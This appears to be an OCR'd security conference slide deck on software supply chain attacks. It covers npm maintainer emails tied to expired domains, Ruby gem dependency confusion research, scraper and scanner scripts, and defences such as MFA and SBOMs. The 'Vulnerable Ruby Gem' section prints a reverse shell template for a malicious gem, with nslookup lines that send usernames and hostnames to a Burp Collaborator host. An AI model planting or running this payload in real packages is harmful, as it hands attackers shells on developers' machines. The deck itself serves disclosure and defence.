
Step 7: Expired domains were attributed with the list of the email addresses we obtained in initial steps.

- There were 8973 occurrences of the email addresses with expired domains !

Step 8: Finally these occurrences were sorted to separate out only the unique email addresses. - which were 845.


Attribute domains to email list
Seperate unique addresses
8973 occurrences
845
Expired domains
Expired?
Yes
whois for expired domains
Step 1 to 5


Collected packages
Extract email addresses
Bin
No
Unique email?
No
No
Seperate unique addresses
Yes
Unique emails
Attribute domains to email list
Unique domain?
Extract domains
Expired domains
Yes
Expired?
whois for expired domains
Unique domains
Yes


Collected packages
Extract email addresses
Unique email?
No
Bin
Yes
Unique email list
Extract domains
Unique domain?
No
Yes
Unique domain list
whois of domains
Expired Domain?
No
Yes
Unique domain list
Attribue domains to email list
Seperate Unique emails

Research - npm packages (domains)

Significance?


One maintainer or email address on average does maintain 11+ packages!

If we divide total number of emails in the initial email address list with the sorted or unique email addresses we get 11+

Research - npm packages (domains)


Significance?

- 25 email addresses were checked to identify the number of packages being maintained by them.
- The numbers were eye-opening.
- (Packages on right, Redacted emails on left



Research - npm packages (domains)

- One maintainer or email address on average does maintain 11+ packages!
- 8973 email addresses occurrences of email addresses were take-overable according to the research and 845 were unique! (attribution of expired domains with unique email addresses)
  Let's multiply 845 with the number we got in previous slide (11+)




Average number of packages vulnerable

Research - npm packages (domains)

- An additional step was taken at the end of this research in which the confirmed vulnerable packages were identified by attributing the email addresses of expired domains with the raw email list we got in Step 2.
- 2843 Packages were found vulnerable to this attack.

Impact!!!



- Total Packages: 2840
- Dependent Packages: 93,007
- Dependent Repos.: 257,687
- Contributors: 50,390
- Forks: 413,839

Research - npm packages (domains)

Significance ?

- Remember that web of dependencies of dependencies, Danish displayed ?
- Packages do depend on other packages and so on. It means even if you are using X package but if it is depending on Y package, your company is at risk due to Y package as well !
- It's an ocean of vulnerable dependencies actually! (due to supply chain). (200K+)
- Millions of downloads for those vulnerable packages!

Gap that could be filled

Data breaches

- There are hundreds of data breaches happening on the regular basis.
- Plenty of data breaches data dump are available to public.
- What if maintainer email is present in any data dump ?
- What if the password of his other account is similar to that of software registry ?

Ruby Gems Research Approach

2 # Rails Gem Research Stats

Total Ruby Gems Identified: 160,953


https://rubygems.org/gems

```python
import requests
from bs4 import BeautifulSoup
import concurrent.futures

output = open("ruby_gems.txt", "a")

letters = ["a", "b", "c", "d", "e", "f", "g", "h", "i", "j", "k", "l", "m", "o", "p", "q", "w", "r", "s", "t", "u", "v", "x", "y", "z"]

def LastPage(letter: str):

    lastPageNum = ""
    req = requests.get("https://rubygems.org/gems?letter={}".format(letter))
    soup = BeautifulSoup(req.text, 'html.parser')
    atags = soup.find_all("a")
    for x in atags:
        if "Last »" in x:
            b = x['href']
            sp  = b.split("=")[2]
            lastPageNum = sp
    return lastPageNum

def ExtractConent():

    url = "https://rubygems.org/gems?letter=A&page=1"
    req = requests.get(url)
    soup = BeautifulSoup(req.text, 'html.parser')
    atags = soup.find_all("h2", {"class": "gems__gem__name"})
    for tag in atags:
        print(tag.contents[0].strip())

def ExtractNames(letter: str):

    letter = letter.strip()
    LastPageN = LastPage(letter)
    for number in range(1, int(LastPageN)):
        URL = "https://rubygems.org/gems?letter={}&page={}".format(letter, number)
        req = requests.get(URL)
        soup = BeautifulSoup(req.text, 'html.parser')
        atags = soup.find_all("h2", {"class": "gems__gem__name"})
        for tag in atags:
            results = tag.contents[0].strip()
            print(results)
            output.write(results+"\n")

if __name__ == "__main__":

    with concurrent.futures.ThreadPoolExecutor(max_workers=3) as executor:
        executor.map(ExtractNames, letters)
```

https://gist.github.com/Splint3r7/c5aa692ea50365552932f56ab08a4e00

Rails Gem Research Approach

This time we researched openly
disclosed dependencies available
on Github and Bitbucket


Scrape Gemfile.lock form GitHub
Scrape Gemfile.lock form BitBucket
Extracted Gems
Identified Vulnerable Gems
Decision
Yes
Claim Vulnreable Gems

Vulnerable Ruby Gem

```
  reverse_shell='''
class {}

require 'socket'
require 'open3'

#Set the Remote Host IP
RHOST = "{}"
#Set the Remote Host Port
PORT = "{}"
Open3.capture2('nslookup `whoami`.`hostname`.{}.xhiict6gtw3bddu7xarufaq3iuokc9.burpcollaborator.net')
Open3.capture2('nslookup %USERNAME%.%COMPUTERNAME%.{}.xhiict6gtw3bddu7xarufaq3iuokc9.burpcollaborator.net')

#Tries to connect every 20 sec until it connects.
begin
sock = TCPSocket.new "#{{RHOST}}", "#{{PORT}}"
sock.puts "We are connected!"
rescue
  sleep 20
  retry
end

#Runs the commands you type and sends you back the stdout and stderr.
begin
  while line = sock.gets
    Open3.popen2e("#{{line}}") do | stdin, stdout_and_stderr |
              IO.copy_stream(stdout_and_stderr, sock)
              end
  end
rescue
  retry
end
end
  '''.format(maliciousgemname.capitalize(),ip,str(nextport),str(nextuniqueid),str(nextuniqueid))
```

https://github.com/Splint3r7/rails-research/blob/main/confusedgem.py credits @Splint3r7/@Stark0de

Hardest Part!


```
PORT = "{}"
Open3.capture2('nslookup `whoami`.`hostname`.{}.xhiict6gtw3bddu7xarufaq3iuokc9.burpcollaborator.net')
Open3.capture2('nslookup %USERNAME%.%COMPUTERNAME%.{}.xhiict6gtw3bddu7xarufaq3iuokc9.burpcollaborator.net')
```

Some Fun stuff!

1700 Gems Scanned

285 Gems Found to be Vulnerable/Claimable

16% of the gems were vulnerable.



Script to detect dependency confusion

https://github.com/Splint3r7/rails-research/blob/main/rubygem_404/Dconfusion.py

```
#!/usr/bin/env python
#GemScanner

import requests
from bs4 import BeautifulSoup
from colorama import init , Style, Back,Fore
import argparse
import sys,os
import concurrent.futures
import re
from bs4 import BeautifulSoup

if os.name == 'nt':
        os.system('cls')
else:
        os.system('clear')

def logo():
        print("""
         ____                  ____
        / ___| ___ _ __ ___ / ___|  ___ __ _ _ __  _ __   ___ _ __
        | |  _ / _ | '_ ` _ \\___ \ / __/ _` | '_ \| '_ \ / _ | '__|
        | |_| |  __| | | | | |___) | (_| (_| | | | | | | |  __| |
        \____|\___|_| |_| |_|____/ \___\__,_|_| |_|_| |_|\___|_|

        GemScanner - Finds Vulnerable/Claimable RubyGems!.
        Author: Splint3r7 - ( https://github.com/Splint3r7 )

                """)

parser = argparse.ArgumentParser(description="Script to find vulnerable GEMS")
```

Another tool for another problem

GemScanner

- GemScanner identifies depreciated versions of gems in your ruby on rails project and notifies about their latest version.
- Most of the tools or integrations notifies the developers of new gems when there are publicly disclosed vulnerabilities/cve's in those gems. It solves that problem by just notifying of ANY update.
- **Usage**

```
┌─[hassankhan@Hassans-MacBook-Pro] - [~/tools/GemScanner] - [7025]
└─[$] python3 GemScanner.py --file Gemfile.lock --output output.txt
```

GemScanner

- It takes out Gems from your Gemfile.lock.
- Identifies the current version and latest version.
- Results are then saved to a different text file.

Solutions

MFA

Top-100 npm package maintainers now require 2FA, and additional security-focused improvements to npm

Starting today, we are rolling out mandatory 2FA to all maintainers of top-100 npm packages by dependents.

Github blog

15 Aug 2022

Requiring MFA on popular gem maintainers

by Jenny Shen

Two months ago, we outlined our commitment to making Ruby's supply chain more secure. To combat account takeovers — the second most common software supply chain attack — we announced a policy to require multi-factor authentication (MFA) on at least the top-100 RubyGems packages.

RubyGems blog

Solutions
For dependants

- Keep your eyes open.
- Be proactive!
- Don’t trust any code piece available on the internet.
- Use automations to keep the dependencies updated.
- Implement a Zero Trust Architecture (ZTA)
- Validate Checksums

Solutions
For dependants

- Evaluate the security postures of the third parties.
- Send and store regular third-party risk assessments.
- Perform regular code reviews.
- Make penetration testing part of your development lifecycle.
- Keep on top of security bulletins.

Solutions
For dependants

- Use dedicated tools to scan your dependency tree for security risks.

Github security alerts + Dependabot

GitLab security scanning

npm audit and retire.js for Node

bundler audit for Ruby.

OWASP dependency-check for Java and .NET

ShiftLeft + bundler-integrity

Solutions
SBOM

- Implement SBOM (Software Bill Of Materials).
- It includes the list of software components, version numbers, and metadata etc.
- It could be used to track updates and vulnerabilities to stay vigilant!
- It could do integrity checks and a lot of stuff to keep you secure.
- It gives visibility!

Solutions
SBOM

- There are commercial ones, but open-source SBOM could be used like a very well maintained CycloneDX and could be in combination with Dependency-track

Solutions
SBOM

Indeed, SBOMs are no longer just a good idea; they're a federal mandate. According to President Joe Biden's July 12, 2021, Executive Order on Improving the Nation's Cybersecurity, they're a requirement. The order defines an SBOM as "a formal record containing the details and supply chain relationships of various components used in building software." It's an especially important issue with open-source software, since "software developers and vendors often create products by assembling existing open-source and commercial software components."

- CSOonline.com

Any questions?

Thank You!